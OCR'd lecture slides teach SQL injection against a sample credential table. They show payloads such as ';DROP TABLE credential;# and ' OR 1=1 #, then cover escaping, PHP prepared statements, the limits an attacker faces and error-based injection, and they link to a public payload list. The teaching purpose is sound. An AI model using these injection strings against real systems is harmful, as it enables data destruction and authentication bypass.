
sha-1

Result for sha1: 3b646f060b0cd2f48e6de158a416fa5cc730b9fb

SQL Injections

```
SELECT * FROM credential WHERE
name= '        ' and password='        ';
```

How could we delete an entry, or drop the entire table??




USERNAME =

SQL Injections

```
SELECT * FROM credential WHERE
name= ';DROP TABLE credential;# ' and password='      ';
```

How could we delete an entry, or drop the entire table??




USERNAME = `';DROP TABLE credential;#`

SQL Injections

```
SELECT * FROM credential WHERE
name= '';DROP TABLE credential;# ' and password='     ';
```

How could we delete an entry, or drop the entire table??



USERNAME = `';DROP TABLE credential;#`

This wont work! Fortunately, this webpage only allows for one SQL query to be executed!

SQL Injections Countermeasures

Why is this webpage unsafe?

SQL Injections Countermeasures

Why is this webpage unsafe?

Mixing of executable code and user input data!

SQL Injections Countermeasures

Filtering and Sanitizing input data

- Before mixing user-provided data with code, inspect the data and **filter/sanitize** any character that may be interpreted as code


```
Before:  aaa' OR 1=1 #
 After:  aaa\' OR 1=1 #
```

- Most languages have built-in methods or 3rd party extensions to encode/escape characters that have special meaning in the target language
  - `Real_escape_string`
  - `htmLawed`
  - `htmlspecialchars`

SQL Injections Countermeasures

Prepare Statements

- Send code and data in separate channels to the database server



SQL Injections Countermeasures

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, password
FROM credential
WHERE name= ? and password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

User input is not attached to the SQL query

`$conn → prepare`	Send SQL query string to server
`$sql → bind_param`	Send input data to server
`$sql → execute()`	Execute query
`$sql → fetch()`	Get results of query

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, what things would we need to know?

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, what things would we need to know?

- Table names
- Table column
- Backend Code
- Type of database

It's very likely we don't know this information

Ways we might be able to get server to leak this information?

SQL Injection Limitations

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Ex.

```
Conversion failed when converting the varchar value 'salary' to data type int.

Cannot find column "lkafhasflkash" in table employee.
```

https://github.com/payloadbox/sql-injection-payload-list